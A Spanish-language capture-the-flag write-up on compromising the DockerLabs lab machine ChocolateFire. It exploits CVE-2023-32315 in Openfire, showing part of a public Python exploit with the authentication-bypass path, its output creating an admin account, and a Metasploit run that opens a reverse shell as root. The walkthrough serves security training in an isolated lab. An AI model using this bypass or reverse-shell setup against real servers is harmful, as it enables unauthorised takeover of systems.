
Chocolate Fire

En este ejercicio vamos a explotar la máquina ChocolateFire de la plataforma DockerLabs (dockerlabs.es).


El objetivo es comprometer un servidor web que presenta un mecanismo de autenticación inseguro, aprovechando una vulnerabilidad conocida.



Una vez descargado el archivo ZIP, lo descomprimimos y ejecutamos el script de despliegue para levantar la máquina vulnerable.


Tras unos segundos, la máquina se despliega correctamente y se nos proporciona una dirección IP interna.

Con la máquina en funcionamiento, realizamos un escaneo de puertos con el objetivo de identificar qué servicios se encuentran expuestos y cuáles podrían ser susceptibles de explotación.




Tras analizar los resultados, nos fijamos especialmente en el puerto 9090, donde se identifica un servicio web.

Al acceder al servicio web a través del navegador, se observa un panel de administración de Openfire.
En este panel es posible identificar información relevante como el nombre del servicio y su versión exacta, datos clave para la búsqueda de vulnerabilidades conocidas.




Una vez identificada la versión del servicio Openfire, se realiza una búsqueda de vulnerabilidades públicas asociadas a dicha versión.

Como resultado, se localiza la vulnerabilidad CVE-2023-32315, que permite un bypass de autenticación en la consola de administración.



Para explotar esta vulnerabilidad de forma manual, se utiliza un exploit público disponible en GitHub.



Para ejecutarlo correctamente, se crea y activa un entorno virtual de Python con el fin de aislar las dependencias necesarias.

```
┌──(kali㉿kali)-[~/Escritorio]
└─$ python3 -m venv entorno_virtual

┌──(kali㉿kali)-[~/Escritorio]
└─$ source entorno_virtual/bin/activate

┌──(entorno_virtual)─(kali㉿kali)-[~/Escritorio]
└─$
```

```
 GNU nano 8.7                                  exploit.py *
#!/bin/python3

import argparse
import subprocess
import requests
from rich.console import Console

color = Console()

def ascii_art():
    print("")
    color.print("[yellow]
    color.print("[yellow]
    color.print("[yellow]
    color.print("[yellow]
    color.print("[yellow]
    print("")
    print("Coded By: K3ysTr0K3R ⟶ Hug me ʕっ•ᴥ•ʔっ ")
    print("")

def get_csrf_token(target_url):
    try:
        response = requests.head(target_url + "/login.jsp")
        cookies = response.cookies.get_dict()
        csrf_token = cookies.get('csrf')
        return csrf_token
    except requests.RequestException:
        return None

def add_credentials(target_url, csrf_token, username, password):
    color.print(f"[blue][*][/blue] Launching exploit against: [yellow]{target_url}[/yellow]")
    vuln_path = f'/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf={csrf_token}&username={usern
    headers = {
        "Accept-Encoding": "gzip, deflate",
        "Accept": "*/*",
        "Accept-Language": "en-US;q=0.9,en;q=0.8",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro

^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  M-U Deshacer
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea M-E Rehacer
```

Una vez preparado el entorno, se ejecuta el script proporcionando como parámetro la URL del servicio vulnerable.


```
┌──(entorno_virtual)─(kali㉿kali)-[~/Escritorio]
└─$ python3 exploit.py -u http://172.17.0.2:9090

Coded By: K3ysTr0K3R ⟶ Hug me ʕっ•ᴥ•ʔっ

[*] Launching exploit against: http://172.17.0.2:9090
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Adding credentials
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW
```

El exploit crea un nuevo usuario con privilegios administrativos dentro del

panel de Openfire.



Aunque el exploit permite acceder al panel de administración de Openfire, este acceso no proporciona directamente control sobre el sistema operativo.

Para obtener acceso a la máquina, es necesario dar un paso adicional.

Para obtener acceso al sistema, se utiliza Metasploit Framework, aprovechando la misma vulnerabilidad identificada previamente (CVE-2023-32315).

```
msf > search CVE-2023-32315

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descript
ion
   -  ----                                                  ---------------  ----       -----  -------
--
   0  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire
 authentication bypass with RCE plugin


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/openfire_auth_by
pass_rce_cve_2023_32315

msf >
```

Se configura el módulo correspondiente, estableciendo los parámetros del objetivo y del listener para recibir la conexión.

```
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > show options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   ADMINNAME                      no        Openfire admin user name, (default: random)
   PLUGINAUTHOR                   no        Openfire plugin author, (default: random)
   PLUGINDESC                     no        Openfire plugin description, (default: random)
   PLUGINNAME                     no        Openfire plugin base name, (default: random)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. S
                                            upported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                            metasploit/basics/using-metasploit.html
   RPORT         9090             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       The base path to the web application
   VHOST                          no        HTTP server virtual host


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) >
```

```
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set RHOST 172.17.0.2
RHOST ⇒ 172.17.0.2
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set LHOST eth0
LHOST ⇒ 192.168.68.55
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) >
```

Una vez configurados los parámetros necesarios, se ejecuta el exploit.

La explotación es exitosa y se obtiene una sesión remota en la máquina objetivo.

```
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 192.168.68.55:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01bt05xbcmx78ic300uysin4829.node0
[*] csrf=uMsGyUdwwc4VRt1
[*] Adding a new admin user.
[*] Logging in with admin user "umvdcybuamgdl" and password "r8vocNOXYB".
[*] Upload and execute plugin "PDOgwrHB" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "PDOgwrHB" need manually clean-up via Openfire Admin console.
[!] Admin user "umvdcybuamgdl" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (192.168.68.55:4444 → 172.17.0.2:55516) at 2026-01-31 12:54:22 +0100

whoami
root
```

Finalmente, se verifica el contexto de la sesión obtenida, confirmando que se ha logrado acceso con privilegios de administrador (root).

Con esto, la máquina ChocolateFire queda completamente comprometida, tanto a nivel de aplicación como de sistema.

Este ejercicio refuerza la importancia de la enumeración de servicios, la identificación precisa de versiones y el uso responsable de vulnerabilidades públicas para evaluar la seguridad de un sistema.